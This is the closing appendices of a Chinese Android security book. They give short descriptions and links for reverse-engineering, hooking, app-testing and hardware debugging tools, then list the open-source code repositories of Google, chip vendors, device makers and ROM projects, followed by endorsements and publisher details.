有时候需要查看或者更改一个非开源应用程序的行为，有时候则需要在它运行时修改或者扩展其功能，跟踪其执行流……对于 hook 一个 Android 应用程序并在运行时修改其代码，本节介绍的工具为安全研究人员提供了简便的方法。

A.4.1 ADBI 框架

这个动态二进制改写（Dynamic Binary Instrumentation，DBI）框架由 Collin Mulliner 编写，可以在进程运行时注入自己的代码，从而改变其行为。例如，它包含一个代码改写示例，用于嗅探 NFC 协议栈进程与 NFC 芯片之间的 NFC 近场通信。ADBI 框架的更多信息参见：www.mulliner.org/android/。

A.4.2 ldpreloadhook

ldpreloadhook 工具可以通过 `LD_PRELOAD` 环境变量对动态链接的本地程序进行函数级别的 hook。此外，它还可以在缓冲区被释放之前打印其中的内容，这在逆向原生二进制程序时尤为有用。更多信息参见：https://github.com/poliva/ldpreloadhook。

A.4.3 XPosed 框架

不需要修改任何 Android 软件安装包或者重新刷机，XPosed 框架就可以在运行时修改系统或应用程序的外观和行为。

这个框架通过替换 app_process 二进制文件来 hook 进 Zygote 进程。它可以替换任何类里的任何方法。此外，它还可以改变调用方法时的参数，修改该方法的返回值，跳过对该方法的调用，以及替换或增加一些资源。这些特点使其成为修改系统运行时的强大开发框架，可以用于任何应用程序以及 Android 框架自身。更多信息参见：http://forum.xda-developers.com/showthread.php?t=1574401。

A.4.4 Cydia Substrate

Cydia Substrate for Android 通过将 Substrate 扩展注入目标进程的内存，帮助开发者对已有的应用程序进行修改。

Substrate 的功能与 XPosed 框架非常类似，不过它不需要替换任何系统组件就能工作。此外，它可以将我们自己的代码注入每个单独的进程。这也就意味着，它既可以 hook Dalvik 方法，也可以 hook 本地代码。Substrate 提供了一组文档详尽的核心 API，用于对 C 和 Java 进程进行修改。更多信息参见：www.cydiasubstrate.com。

A.5　静态分析工具

本节主要介绍有助于对 Android 应用程序进行静态分析的工具。由于 Dalvik（Android 独有的 Java 虚拟机实现）字节码可以很容易地被翻译为 Java 字节码，因此这里介绍的一些工具并不是专门为 Android 所编写的。

A.5.1　Smali 和 Baksmali

Smali 是一个用于 Dalvik 可执行文件（DEX）格式的汇编器。Baksmali 则是对应的 Dalvik 字节码反汇编器。Smali 完整地支持 DEX 格式的所有功能，包括注解、调试信息和代码行信息等。

Smali 语法由 Jasmin 和 dedexer 演化而来。Jasmin 是 Java 事实上的标准汇编语言格式，dedexer 是另一个支持 Dalvik 操作码的 DEX 文件反汇编器。关于 Smali 的更多信息可以参考：https://code.google.com/p/smali/。

A.5.2　Androguard

Androguard 是一个使用 Python 编写的开源逆向工程和逆向分析框架。它可以将 Android 的二进制 XML 格式转换成可读的 XML，还包括一个可以直接将 Dalvik 字节码反编译为 Java 源代码的 Dalvik 反编译器（DAD）。

Androguard 可以反汇编、反编译以及修改 DEX 文件和 ODEX 文件（优化后的 Dalvik 可执行文件），并将其完全转为 Python 对象。它特意用模块化的形式开发，便于集成到其他项目中去。它还可以操作代码块、指令和权限等对象，进行静态代码分析。关于 Androguard 的更多信息参见：https://code.google.com/p/androguard/。

A.5.3　`apktool`

`apktool` 是一个开源的 Java 工具，用于对 Android 应用程序进行逆向工程。它将 APK 文件中包含的资源文件解码为其原始形态，即人类可读的 XML 格式。它还使用 Smali 将其中包含的所有类和方法进行反汇编并输出。

用 `apktool` 将应用程序解码后，可以在其输出的结果上进一步加工，如修改资源文件或改变程序行为。例如，可以翻译其中的资源字符串，或者修改资源文件以改变该程序的主题。在 Smali 代码中，可以增加新的功能，或者修改已有功能的行为。完成这些修改后，可以再次使用 `apktool` 从这些解码并修改过的文件中构建出一个新的 APK 文件。更多信息参见：https://code.google.com/p/android-apktool/。

A.5.4 dex2jar

dex2jar 是使用 Java 编写的开源项目，提供了一组操作 Android DEX 文件和 Java CLASS 文件的工具。

使用 dex2jar 的主要目的是将 DEX 或 ODEX 文件转换为 Java JAR 包格式。这样就可以使用已有的任意 Java 反编译器对其进行反编译，不需要这些反编译器专门针对 Android 字节码设计。

dex2jar 的其他特性还包括在 class 文件和 Jasmin 格式汇编语言之间进行汇编和反汇编，对 DEX 文件中的字符串进行解密，以及对 APK 文件进行签名等。它还支持对包、类、方法和域的名字进行自动重命名；如果字节码是用 ProGuard 混淆过的，那么这个功能尤其有用。详细信息可以参考：https://code.google.com/p/dex2jar/。

A.5.5 jad

jad（Java Decompiler）是一个用于 Java 语言的、闭源的、不再维护的反编译器。jad 通过命令行界面将 CLASS 文件转换为可读的 Java 源代码。

jad 通常和 dex2jar 一起使用，对没有源代码的 Android 应用程序进行反编译。下载地址是：http://varaneckas.com/jad/。

A.5.6 JD-GUI

JD-GUI 是一个从 CLASS 文件中重新构造出 Java 源代码的闭源 Java 反编译器，提供了一个图形化界面用于浏览反编译得到的源代码。

JD-GUI 也通常与 dex2jar 结合用于反编译 Android 应用程序，充当 jad 的替换工具或者互补工具。JD-GUI 反编译的质量有候优于 jad，有时次于 jad。更多信息参见：。

A.5.7 JEB

JEB 是一个闭源的、商业的 Dalvik 字节码反编译器，用于将 Android DEX 文件转换为可读的 Java 源代码。

与 Androguard 的反编译器 DAD 类似，JEB 在创建 Java 源代码时不需要用 dex2jar 对 DEX 文件进行转换。JEB 的主要优势是，它是一个交互式的反编译器，可以用于检查交叉引用，在代码和数据之间导航，并且通过交互式地对方法、域、类和包名进行重命名来处理 ProGuard 的混淆。关于 JEB 的更多信息可以参考：www.android-decompiler.com/。

A.5.8 Radare2

Radare2 是一个操控二进制文件的开源跨平台逆向工程框架。它由一个高度脚本化的十六进制编辑器和一个支持多种后端的输入输出解析层构成，包含一个调试器、一个流分析器、一个汇编器、一个反汇编器、多个代码分析模块、一个二进制 diff 工具、一个进制转换器、一个 shellcode 开发辅助工具、一个二进制信息提取工具和一个基于块的哈希工具。虽然 Radare2 是一个多目

的的通用工具，但是用于 Android 逆向工程时，对反汇编 Dalvik 字节码或者分析私有二进制块尤为有用。

由于 Radare2 支持多种架构和平台，可以在 Android 设备或计算机上运行它。下载地址是：www.radare.org/。

A.5.9　IDA Pro 和 Hex-Rays Decompiler

交互式反汇编器（Interactive DisAssembler，IDA）是支持多种二进制格式和处理器类型的私有反汇编器和调试器。它提供了许多特性，例如自动化代码分析、开发插件的 SDK 和分析脚本支持等。从 6.1 版开始，IDA 的 Pro 版本就包含了一个 Dalvik 处理器模块，用于反汇编 Android 字节码。

Hex-Rays Decompiler 反编译器是 IDA Pro 的一个插件，用于将 x86 和 ARM 可执行文件的反汇编输出结果进一步转换为人类可读的类 C 伪代码。更多信息参见：https://www.hex-rays.com/。

A.6　应用程序测试工具

本节介绍的工具和附录 A 其他小节介绍的工具有所不同，它们主要用于对 Android 应用软件进行安全测试和漏洞分析。

A.6.1　Drozer（Mercury）框架

Drozer（之前叫 Mercury）是一个用于 Android 的漏洞挖掘和利用框架。它可以自动检查 Android 应用软件中的一些共性特征，例如暴露的 activity、暴露的 service、暴露的 broadcast receiver 和暴露的 content provider。此外，它还可以测试应用软件的其他一些缺陷，例如 SQL 注入、shared user ID、打开的 `debuggable` 标志等。Drozer 的详细信息参见：http://mwr.to/mercury。

A.6.2　iSEC Intent Sniffer 和 Intent Fuzzer

iSEC Intent Sniffer 和 Intent Fuzzer 是 iSEC Partners 开发的两款工具，在 Android 设备上运行，协助安全研究人员监控和捕获广播的 intent。它们通过对 broadcast receiver、service 和 activity 组件进行模糊测试，发现其中的缺陷。更多信息参见：https://www.isecpartners.com/tools/mobile-security.aspx。

A.7　硬件安全工具

使用各类专门的工具，可以让基于接触式访问的嵌入式设备攻击过程变得更为容易。这些工具通常由定制设备及其软件共同组成，一般针对特定的需求而制造。无论是针对 Android 设备还是其他的嵌入式设备，这些工具都会让你如虎添翼。

A.7.1　Segger J-Link

Segger 的 J-Link 设备是一个中间层 JTAG 调试探头，可以用于操作多种支持 JTAG 的设备。更多信息参见：http://www.segger.com/debug-probes.html。

A.7.2　JTAGulator

在识别设备上未知测试点的用途时，Joe Grand 的 JTAGulator 设备可以节省许多时间。只需用线与待测试点连接起来，它就能自动判断出每一个针脚的作用。更多信息参见：http://www.grandideastudio.com/portfolio/jtagulator/。

A.7.3　OpenOCD

OpenOCD（Open On-Chip Debugger）软件是一个面向多种 JTAG 设备的开源解决方案。有了它，我们可以使用更便宜的 JTAG 适配器，快速地将代码修改为所需的样子。更多信息参见：http://openocd.sourceforge.net/。

A.7.4　Saleae

Saleae 的逻辑分析器用于实时监控电子信号。Saleae 的特性包括实时解码和支持多种协议，从而让电路数据的监控过程更加轻松有趣。更多信息参见：http://www.saleae.com/。

A.7.5　Bus Pirate

Bus Pirate 是 Dangerous Prototypes 开发的一款开源硬件设备，可以让我们与设备直接“对话”。它通过使用多种标准协议和命令行界面，实现了对芯片的调试、编程和质询。更多信息参见：http://dangerousprototypes.com/bus-pirate-manual/。

A.7.6　GoodFET

Travis Goodspeed 开发的 GoodFET 是一款开源的 flash 模拟工具和 JTAG 适配器。它在很多方面都类似于 Bus Pirate，但是基于不同的硬件。更多信息参见：http://goodfet.sourceforge.net/。

A.7.7　Total Phase Beagle USB

Total Phase 的 USB 分析仪产品线可以帮助我们监控以多种速度经过 USB 连接的数据。它包含了定制化软件，就算传输的数据格式是特殊定制的，对数据通信进行解码也变得较为容易。更多信息参见：http://www.totalphase.com/protocols/usb/。

A.7.8　Facedancer21

Travis Goodspeed 的 Facedancer21 是一款开源的硬件设备，用于模拟 USB 从设备或 USB 主

设备（USB Host 模式）。在与另一个 USB 设备配对连接之后，可以用 Python 编写模拟代码、以任意方式响应那个设备。因此，可以用它对 USB 进行模糊测试，或者模拟任何想象得到的 USB 设备。更多关于 Facedancer 的信息参见：http://goodfet.sourceforge.net/hardware/facedancer21/，可以从这里购买到已经组装好的硬件：http://int3.cc/products/facedancer21。

A.7.9　Total Phase Beagle I^2C

Total Phase 的 I^2C 主机适配器产品线用于通过 I^2C 总线接口与外设进行通信。它通过 USB 接口插入主机，提供了定制软件用于简化 I^2C 通信。更多信息参见：http://www.totalphase.com/protocols/i2c/。

A.7.10　Chip Quik

Chip Quik 焊膏可以用于移除电路板的表面贴装器件。由于标准焊锡会瞬间凝固，熔点较高的 Chip Quik 焊膏可以使焊锡长时间保持液体状态，从而便于将各个零件拆除出来。关于 Chip Quik 的更多信息参见：http://www.chipquikinc.com/，所有电子设备供应商几乎均有销售。

A.7.11　热风枪

一把电吹风机。

A.7.12　Xeltek SuperPro

Xeltek 公司的 SuperPro 产品线用于读写各类不同的闪存存储。Xeltek 生产了多种适配器，用于支持许多不同的形状系数，并且提供专门的软件让这些读写操作变得更为容易。关于 Xeltek 产品的更多信息参见：http://www.xeltek.com/。

A.7.13　IDA

Hex-Rays 公司的 IDA 产品让我们可以深入了解闭源软件。它有一个受限的免费版本和一个 Pro 版本。Pro 版本支持多种指令集和二进制文件格式。可以从https://www.hex-rays.com/products/ida/index.shtml了解到更多 IDA 的信息并下载免费版本。

附录 B

开源代码库

B

Android 操作系统的绝大部分代码是开源的。尽管这个系统有一部分组件是闭源的，但依然有相当多的系统代码以宽松的开源许可（BSD 或 Apache）或以对修改进行开源的开源许可（GPL）发布。由于 GPL 的限制，这个生态系统中的许多设备厂商必须保证将其对源代码的修改公开发布出来。附录 B 主要介绍这些可以公开获得的 Android 设备构建源代码。

B.1 谷歌

正如第 1 章所述，谷歌是 Android 系统的发起者。谷歌秘密地开发 Android 新版本，然后在该版本发布时将代码贡献到 AOSP（Android Open Source Project）。谷歌提供了许多文档来说明如何访问这些代码，不过为了方便读者，本书再次进行介绍。

B1.1. AOSP

AOSP 由许多 Git 仓库构成，这些仓库包括 Android 系统中所有开源的代码。这里简直就是"贩卖"Android 中所有东西的大超市，也是 OEM 构建固件镜像的上游起点。除了各类运行时组件的源代码，AOSP 还提供了一个完整的构建环境，以及 NDK 和 SDK 的源代码，等等。我们甚至可以从 AOSP 中编译出完整的 Nexus 设备镜像文件，不过其中几个组件仅以二进制形式提供。

每个 Android 设备都有两块主要的组件：平台（platform）和内核（kernel）。对 Nexus 设备而言，这两块组件都已经被完整地包含在 AOSP 中了。AOSP 仓库曾经和 Linux 内核源代码存放在一起，现在则改为存放在谷歌自己的服务器上，URL 是：https://android.googlesource.com/。

AOSP 使用一个名为 repo 的专门工具来组织和管理这些 Git 仓库。在谷歌的官方文档中，可以找到这个工具的使用方法并下载完整的源代码：http://source.android.com/source/downloading.html。

除了将整个 AOSP 代码库或其中部分代码下载到本地，谷歌还通过 Google Code 站点提供了一个源代码浏览工具：https://code.google.com/p/android-source-browsing/。

第 10 章已经介绍，内核的源代码仓库是根据其支持的系统芯片（System-on-Chip，SoC）来划分的。这些 SoC 包括德州仪器 TI 的 OMAP、高通的 MSM、三星的 Exynos、Nvidia 的 Tegra 以及模拟器（goldfish）。这些仓库的上游源代码由各个 SoC 厂商自己维护，不过谷歌还存储了用

于 Nexus 设备的官方仓库。

B.1.2　Gerrit 源代码审计

除了源代码仓库和源代码浏览器，谷歌还提供一个名为 Gerrit 的源代码审计系统。通过这个系统，谷歌之外的贡献者可以提交各类补丁。通过时刻关注这个仓库，研究人员可以在 AOSP 源代码的可能变化正式提交之前看到其修改。Gerrit 源代码审计系统的地址是：https://android-review.googlesource.com/。

B.2　SoC 厂商

在 Android 生态系统中，SoC 厂商负责开发板级支持包（Board Support Package，BSP）。这些 BSP 主要是指对上游项目进行修改移植，使其在 SoC 厂商生产的硬件上正常工作。

每个厂商都会维护自己的源代码仓库，至于要不要将开发过程全部开源，则完全取决于厂商自己。许多厂商提供了开源仓库，也有些没有这样做。BSP 的主要开源组件是 Linux 内核。由于 GPL 的条款约束，这些企业在法律上被要求以某种形式公开提供它们对内核所作的修改。

接下来简单介绍一些顶级 SoC 厂商。

B.2.1　全志

全志 SoC 是位于广东的全志科技（AllWinner Technology）开发的 ARM 处理器。这些 SoC 的代码名称是 sunxi。方便起见，全志将其 BSP 的源代码（包括内核和许多其他组件）公开在 GitHub 上：https://github.com/linux-sunxi。

应当指出的是，谷歌并没有维护这些源代码的官方镜像，因为直到现在也没有官方支持的 AOSP 设备使用全志 SoC。

B.2.2　英特尔

与本节中其他 SoC 厂商不同，英特尔（Intel）并不生产 ARM 芯片，而是尝试利用基于其 Atom 产品线的低功耗 x86 SoC 来打入移动市场。更具体地说，它主要是将 Bay Trail 和 Silvermont 这两个 SoC 用于移动领域，但是事实上只有极少的 Android 设备是基于它们的。也就是说，英特尔是在 X86 硬件上运行 Android 的最大支持者。它在“android-ia”这个别名下提供了不少资源。英特尔的资源主要位于自己的开发者网站、Gerrit 代码审计系统和下载站点：

- https://01.org/android-ia/documentation/developers
- https://android-review.01.org/#/admin/projects/
- https://01.org/android-ia/downloads

注意　英特尔的 Gerrit 站点提供了对其所管理仓库的 GitWeb 访问方式。

B.2.3　美满

人们一般认为美满（Marvell）是一家传统的多型号小尺寸插拔式 ARM 云计算机厂商。只有很少的移动设备基于美满的 ARM SoC。曾经有谣传称著名“每个儿童一台笔记本”（One Laptop Per Child，OLPC）项目的 XO 平板是基于 Android 和 Marvell SoC 构建的。除了移动领域，许多第二代的 Google TV 设备（它们可以算是 Android 设备的表亲）是基于 Marvell SoC 构建的。虽然美满看起来提供了一个开源站点，但直到本书写作时这个站点依然是空的。

不过有许多 Marvell SoC 特定的代码已经进入 Linux 内核上游了。可以从这里找到更多信息：http://opensource.marvell.com/。

B.2.4　联发科

联发科（MediaTek）是另一家中国 SoC 厂商。除了 SoC，它还生产其他 OEM 会用到的其他外围芯片。联发科生产的许多模块的驱动源代码可以从它的网站下载到：http://www.mediatek.com/_en/07_downloads/01_windows.php?sn=501。

与全志类似，到目前为止还没有 AOSP 官方支持设备采用了联发科 SoC。

B.2.5　英伟达

英伟达（Nvidia）生产的 ARM SoC 主要是 Tegra 产品线，被许多 Android 设备所使用，包括 Nexus 7 2012 版。作为整个生态系统中杰出的一员，Nvidia 为 Tegra SoC 和 Shield 视频游戏系统运营着一个开发者计划。它还为其开源 Git 仓库提供了非常方便的 GitWeb 接口。这些源代码除了可以从 GitWeb 站点下载，还能从 AOSP 官方镜像下载：

- http://nv-tegra.nvidia.com/gitweb/
- https://android.googlesource.com/kernel/tegra
- https://developer.nvidia.com/develop4shield#OSR

B.2.6　德州仪器

虽然德州仪器（Texas Instruments，TI）曾经表明过退出移动领域的意图，但是在过去几年中，其 OMAP SoC 还是被用于相当多的 Android 设备上，包括 Samsung Galaxy Nexus、Pandaboard 和 Google Glass。正如我们预料的那样，谷歌在 AOSP 中管理了一份 OMAP 内核的镜像。从这些链接中可以找到 OMAP 内核源代码的不同版本：

- http://dev.omapzoom.org/
- http://git.kernel.org/cgit/linux/kernel/git/tmlind/linux-omap.git/
- https://android.googlesource.com/kernel/omap

由于 OMAP 平台在整个生态系统中有着悠久的历史，现在有许多相关资源，比如一些由社区运维的 Wiki 系统。下面这些链接就指向其中一些资源：

- http://elinux.org/Android_on_OMAP
- http://www.omappedia.com/wiki/Main_Page
- http://www.ti.com/lsds/ti/tools-software/android.page
- https://gforge.ti.com/gf/project/omapandroid

B.2.7　高通

高通（Qualcomm）也许是 Android 生态系统中最多产的 SoC 厂商，它生产 MSM 和 APQ 两个系列的 SoC。APQ 与 MSM 不同的地方在于，它只包含应用处理器，不包含基带。

在 Android 开源社区方面，高通为 CodeAurora 论坛提供了大量的资源。CodeAurora 是一个由多个公司组成的社团，致力于用开放来为终端用户带来优化和创新。在 CodeAurora 论坛站点上有大量的开源仓库，其中一些并不针对于 Android。此外，谷歌还维护了其 Nexus 设备所使用 MSM 内核代码树的镜像。可以通过下面这些 URL 获得高通的源代码：

- https://www.codeaurora.org/projects/all
- https://www.codeaurora.org/cgit/
- https://android.googlesource.com/kernel/msm

B.2.8　三星

三星（Samsung）生产自己的 SoC，名为 Exynos。它将这些 SoC 用于生产自己的多种 Android 移动设备，包括特定版本的 Galaxy S3 和 Galaxy S4。三星通过一个可以搜索的开源站点提供其内核源代码以及对 Android 代码树所作的一些修改。由于 Nexus S 和 Nexus 10 都是基于 Exynos SoC 的，谷歌也维护了该内核的一个镜像。可以通过下列 URL 访问三星的开源代码：

- http://opensource.samsung.com/
- https://android.googlesource.com/kernel/samsung
- https://android.googlesource.com/kernel/exynos

此外，还有许多基于 Exynos 的开发板，比如 Hardkernel 的 ODROID 产品、InSignal 的 OrigenBoard 开发板，以及 ArndaleBoard 开发板，等等。这些设备的源代码都可以从其相应的厂商处获得：

- http://com.odroid.com/sigong/nf_file_board/nfile_board.php
- http://www.arndaleboard.org/wiki/index.php/Resources#How_to_Download_Source_Tree
- http://www.origenboard.org/wiki/index.php/Resources#How_to_Download_Source_Tree
- http://www.origenboard.org/wiki/index.php/Resources#How_to_Download_Source_Tree_2

B.3　OEM

之前介绍过，OEM 最终负责创建具有完整功能的终端设备。OEM 无疑需要对各类组件进行最多的改动，包括开源的组件、私有许可授权的组件以及内部开发的组件。一般情况下，只有对

开源组件的修改会以源代码的形式公布出来。与 SoC 厂商一样，从法律的角度来说，OEM 也需要遵循 GPL 协议将相应的源代码予以公开。

虽然所有的 OEM 都被相同的规则所限制，但它们在实践中遵循规则的方式各有不同。比如，一些 OEM 使用类似于 GitHub 的站点来开放整个开发过程，而另一些厂商则可能完全秘密地进行开发，只将最终的代码打包提供下载。对于不同的 OEM 以及不同的系统版本，发布代码的时间也大相径庭。本节简要介绍一些顶级设备 OEM 的实际情况并提供相关源代码的下载地址。

B.3.1　华硕

华硕（ASUS）是许多 Android 设备的厂商，比如非常流行的 Nexus 7 平台电脑。每次新的固件升级后不久，华硕就会将源代码以 TAR 压缩包的形式放到其支持站点上。由于 Nexus 7 平板运行的是官方的 Android，因此不包括其源代码。找到特定设备源代码的方法是访问华硕的支持站点（www.asus.com/support），搜索设备名称或者设备型号，选择 Drivers & Tools，然后从下拉菜单中选择 Android。

B.3.2　HTC

HTC 是最早的 Android 设备厂商之一。它生产了第一个公开的开发者设备 HTC G1。这台手机在发布的时候又被称为 G Phone。此后，HTC 还生产了 Nexus One，也就是第一台 Nexus 设备。除了这两台 AOSP 支持的设备，此后 HTC 每年还生产了大量的零售设备。最近它发布了在消费者中很受欢迎的 HTC One 手机。

HTC 通常会在新固件发布后的几天内就放出源代码，不过只有 Linux 内核会被开源。HTC 对 Android 平台所作的其他任何修改和扩展都没有开源。HTC 发布的源代码一般以 TAR 压缩包的形式放在其开发者中心的网站上：http://www.htcdev.com/devcenter/downloads。

B.3.3　LG

在生产了像 Optimus G 和 LG G2 这样的设备后，LG 迅速成为顶尖的 OEM。LG 还制造了两个最新的 Nexus 手机：Nexus 4 和 Nexus 5。和其他 OEM 一样，LG 没有发布其 Nexus 设备的源代码，因为这些设备有 AOSP 的完整支持。不过，LG 放出了其他零售设备源代码。可惜的是，LG 在发布新的固件版本后，有时候需要相当长的时间才会放出源代码。可以在 LG 的开源入口页面上搜索设备名称或型号，快速地找到对应的源代码 TAR 压缩包：http://www.lg.com/global/support/opensource/index。

B.3.4　摩托罗拉

摩托罗拉（Motorola）进入 Android 生态系统已经有相当长一段时间了。考虑到它在芯片产业和移动领域的悠久历史，这是很自然的。摩托罗拉创造了备受欢迎的 RAZR 翻盖手机。2013 年，谷歌收购了摩托罗拉移动，也就是摩托罗拉生产 Android 设备的部门。摩托罗拉从未出厂过

Nexus 设备，不过有不少其他零售设备。比如，它为 Verizon 生产了 DROID 系列产品。

摩托罗拉通过 Source Forge 网站发布源代码，发布周期通常在新设备或新版固件发布后一个月之内。这些源代码以 TAR 压缩包的形式提供：http://sourceforge.net/motorola/wiki/Projects/。

B.3.5　三星

到目前为止，三星已经生产了许多非常受追捧的 Android 设备，是 Android 设备市场的领跑者。其产品包括 Galaxy 产品线以及三台 Nexus 设备：Nexus S、Galaxy Nexus 和 Nexus 10。三星发布源代码的时间周期也比较快。其源代码以 TAR 压缩包的形式提供，包括内核和平台的源代码，可以在其开源页面找到：http://opensource.samsung.com/。

B.3.6　索尼

索尼的移动分公司（Sony Mobile）来自于对瑞典公司爱立信（Ericsson）的一系列合作与收购行为。在过去几年间，爱立信生产了许多型号的设备，比如近期的 Xperia 系列。索尼尚未生产过 Nexus 设备。

索尼爱立信也许是最快发布开源代码的厂商。有时候，它甚至在设备发布之前就放出了源代码。此外，索尼爱立信也是最为拥抱开源的，它是目前唯一创建了官方 GitHub 账号来存放代码的 Android 设备 OEM。除了通过其 GitHub 账号，索尼爱立信还在其开发者站点发布传统 TAR 源代码压缩包。相关网址如下：

- http://developer.sonymobile.com/downloads/xperia-open-source-archives/
- http://developer.sonymobile.com/downloads/opensource/
- https://github.com/sonyxperiadev/

B.4　上游代码源

本书多次提到，Android 是许多开源项目的混合体。在 AOSP 的 external 目录下包含了几乎所有外部开源项目的本地副本。在本书写作时，共包含 169 个子目录。许多目录代表与 Android 源代码分开管理的开源项目，不过并不是所有目录都与项目一一对应。每个项目开发者的开发方式都不尽相同。在互联网上简单搜索一下，很快就能找到各个项目的主页，从而进一步找到这些项目源代码的上游最新版本。例如，WebKit 是 external 目录下最大的开源项目之一，其项目主页地址是http://www.webkit.org/，获得其源代码的方法在http://www.webkit.org/building/checkout.html 有详细说明。

Android 系统中最大的开源组件无疑是 Linux 内核，有上万名开发人员为这个项目贡献过代码。该项目的源代码在解压缩后约为 600MB。本附录前面已经说过，谷歌和其他公司托管了 Linux 内核源代码的可工作镜像。这些镜像通常是与设备或其 SoC 芯片集相关的。另一方面，Linux 内核项目也在按照自己的节奏稳步发展。上游 Linux 内核项目中包含许多围绕它的资源，不过其自身的源代码已经在托管了很长时间。请注意，直接使用来自上游 Linux 内核源仓库并不适合胆小

的人，因为其中包含太多需要责任自负的项目、仓库和分支。下面这些 URL 指向 Linux 内核的官方源代码仓库，包括主仓库列表、稳定版代码树，以及 Linus 的合并树：

- https://git.kernel.org/cgit/
- https://git.kernel.org/cgit/linux/kernel/git/stable/linux-stable.git/
- https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/

B.5 其他源代码

除了本附录前面介绍过的源代码资源，Android 爱好者社区还创建了大量其他的 Android 相关源代码。从专门用于固件定制的到纯粹出于个人兴趣的，各类源代码在互联网上随处可得。本节介绍在研究 Android 安全过程中发现的一些源代码。

B.5.1 定制化固件

固件定制团队的运作在许多方面都和 OEM 的软件团队类似。他们定制 AOSP 代码，管理并集成各类软件，使系统支持设备中的各类硬件组件。像 CyanogenMod、AOKP、SuperNexus 和 OmniROM 的许多项目都将其源代码开放，甚至大部分都将其开发过程完完全全地保持开放。上述 4 个项目的源代码可以在这里找到：

- https://github.com/CyanogenMod
- https://github.com/AOKP
- https://github.com/SuperNexus
- http://omnirom.org/source-code/

B.5.2 Linaro

Linaro 项目是另一个杰出的开源项目。它的运作方式和 Linux 分发版类似，即开放地进行组件的移植和集成，以产生出高质量的构建代码。Linaro 项目的源代码位于：https://wiki.linaro.org/Source。

B.5.3 Replicant

另一个有趣的项目是 Replicant，其目的是生产完全开源且自由许可的 Android 兼容设备固件。它不再借用 Android 的名字，不过是基于 AOSP 的。地址是：http://redmine.replicant.us/projects/replicant/wiki/ReplicantSources。

B.5.4 代码索引

为了更加方便，许多独立的团体都在构建易于浏览和搜索的 AOSP 源代码索引。我们推荐其中的一个：

- http://androidxref.com/

B.5.5　个人代码库

除了这些项目，还有相当一部分社区中的爱好者也建立了自己的仓库并开发了一些有趣的特性。比如，一些人致力于将新的 Android 版本后向移植到本不支持的设备上去。不过要找到这类代码仓库并不容易，有一种方法是在 GitHub 和 BitBucket 这类流行的开源开发平台上进行搜索，另一种方法则是关注像 Android Police 这样的 Android 新闻站点或者像 XDA Developers 这样的论坛。

版 权 声 明

“本书的主要作者是在信息安全领域浸淫多年的一流专家，三位译者也都在技术一线耕耘多年并各有卓越成就。这种全明星阵容让我对本书充满期待。”

—— 于旸（tombkeeper）
腾讯“玄武”实验室总监，著名安全专家
微软漏洞防御挑战悬赏10万美元大奖获得者

“一本值得安全从业者认真研读的经典Android系统安全方向技术图书，高质量的翻译也保证了技术内容的原汁原味传达。”

—— 何淇丹（Flanker)
Keen Team高级研究员

“很高兴看到这样一本好书可以用中文的形式呈现在大家面前。在移动平台安全成为热点的今天，讲解相关底层技术的书籍却少得可怜，内容丰富的更是寥寥无几。这本书的出现，无疑打破了这一僵局。全书以应用软件、系统内核、硬件等层面为出发点，讲解了在安卓平台上，如何对其进行漏洞分析、挖掘等鲜为人知的安全技术。书中的干货颇多，绝对是软件安全与开发人员案头必备的一本技术专著。我相信，此书将会引领安卓平台的安全技术潮流！”

—— 丰生强（非虫）
Android软件安全专家，看雪论坛Android安全版版主
安卓巴士开发交流版版主
《Android软件安全与逆向分析》作者

“这是第一本关于Android系统安全方面的书籍，内容涵盖了设备系统底层、漏洞挖掘及利用方面的知识，本书的作者都是在网络安全以及嵌入式设备领域的高级专家。此书由我国几位在计算机网络安全的学术和工业界享有杰出声望的专家们译制而成，他们专业领域的知识能够保证该书的翻译质量，让读者能够从浅至深地掌握书中的技能，并且熟练玩转Android设备。”

—— dm557
PanguTeam成员

“说实话，在Android的安全与开发方面，没有哪本书比这本更加详细。”

—— Aditya Gupta
世界知名白帽子，移动安全公司Attify创始人

Android 安全攻防权威指南

图灵社区：iTuring.cn
热线：(010) 51095186 转 600

分类建议 计算机／程序设计／移动开发

人民邮电出版社网址：www.ptpress.com.cn


ISBN 978-7-115-38570-3
定价：89.00元

看完了

如果您对本书内容有疑问，可发邮件至 contact@turingbook.com，会有编辑或作译者协助答疑。也可访问图灵社区，参与本书讨论。

如果是有关电子书的建议或问题，请联系专用客服邮箱: ebook@turingbook.com。

在这可以找到我们:

微博 @图灵教育：好书、活动每日播报
微博 @图灵社区：电子书和好文章的消息
微博 @图灵新知：图灵教育的科普小组
微信 图灵访谈：ituring_interview，讲述码农精彩人生
微信 图灵教育：turingbooks